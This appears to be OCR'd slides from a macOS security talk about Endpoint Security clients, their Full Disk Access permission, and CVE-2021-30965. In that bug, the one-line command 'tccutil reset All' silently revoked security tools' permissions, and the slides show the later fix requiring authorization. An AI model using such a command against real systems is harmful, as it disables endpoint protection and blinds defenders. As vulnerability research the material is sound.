
Endpoint Security

- very powerful!!!
- extending MACF to user mode
- MACF was never officially supported
- now we have in user mode ❤️

Installing an Endpoint Security Client

Installation

- System Preferences -> Security & Privacy
- need to grant FDA permission




Allow the apps below to access data like Mail, Messages, Safari, Home, Time Machine backups, and certain administrative settings for all users on this Mac.

- [ ] smbd
- [ ] Terminal.app
- [✓] KnockKnock.app
- [✓] BlockBlock.app

Click the lock to prevent further changes.

Installation

- ES_NEW_CLIENT_RESULT_ERR_NOT_PERMITTED
  "This error indicates the app lacks Transparency, Consent, and Control (TCC) approval from the user"




```
csaby@max ~ % sudo /Applications/ProcessMonitor.app/Contents/MacOS/ProcessMonitor
Password:
2022-09-26 10:05:44.180 ProcessMonitor[91321:4107233] ERROR: es_new_client() failed
2022-09-26 10:05:44.181 ProcessMonitor[91321:4107233] ES_NEW_CLIENT_RESULT_ERR_NOT_PERMITTED: "The caller is not
permitted to connect. They lack Transparency, Consent, and Control (TCC) approval form the user."
csaby@max ~ %
```

- if revoked the client can still run, until restarted

- since the permission is crucial - revoking it is hard, right? right????

Scene 1:
CVE-2021-30965


CVE-2021-30965



```
csaby@mantarey ~ % tccutil reset All
Successfully reset All
```

CVE-2021-30965

- the fix: now we need authorization
- forced user authentication, even for root



```
```
csaby@mantarey ~ % tccutil reset All
bundle com.sentinelone.sentineld is an endpoint security client; authorization required
tccutil: Authorization failed: The authorization was canceled by the user.
csaby@mantarey ~ % tccutil reset SystemPolicyAllFiles
bundle com.sentinelone.sentineld is an endpoint security client; authorization required
tccutil: Authorization failed: The authorization was canceled by the user.
```
```

“Ineligible for a bounty.”

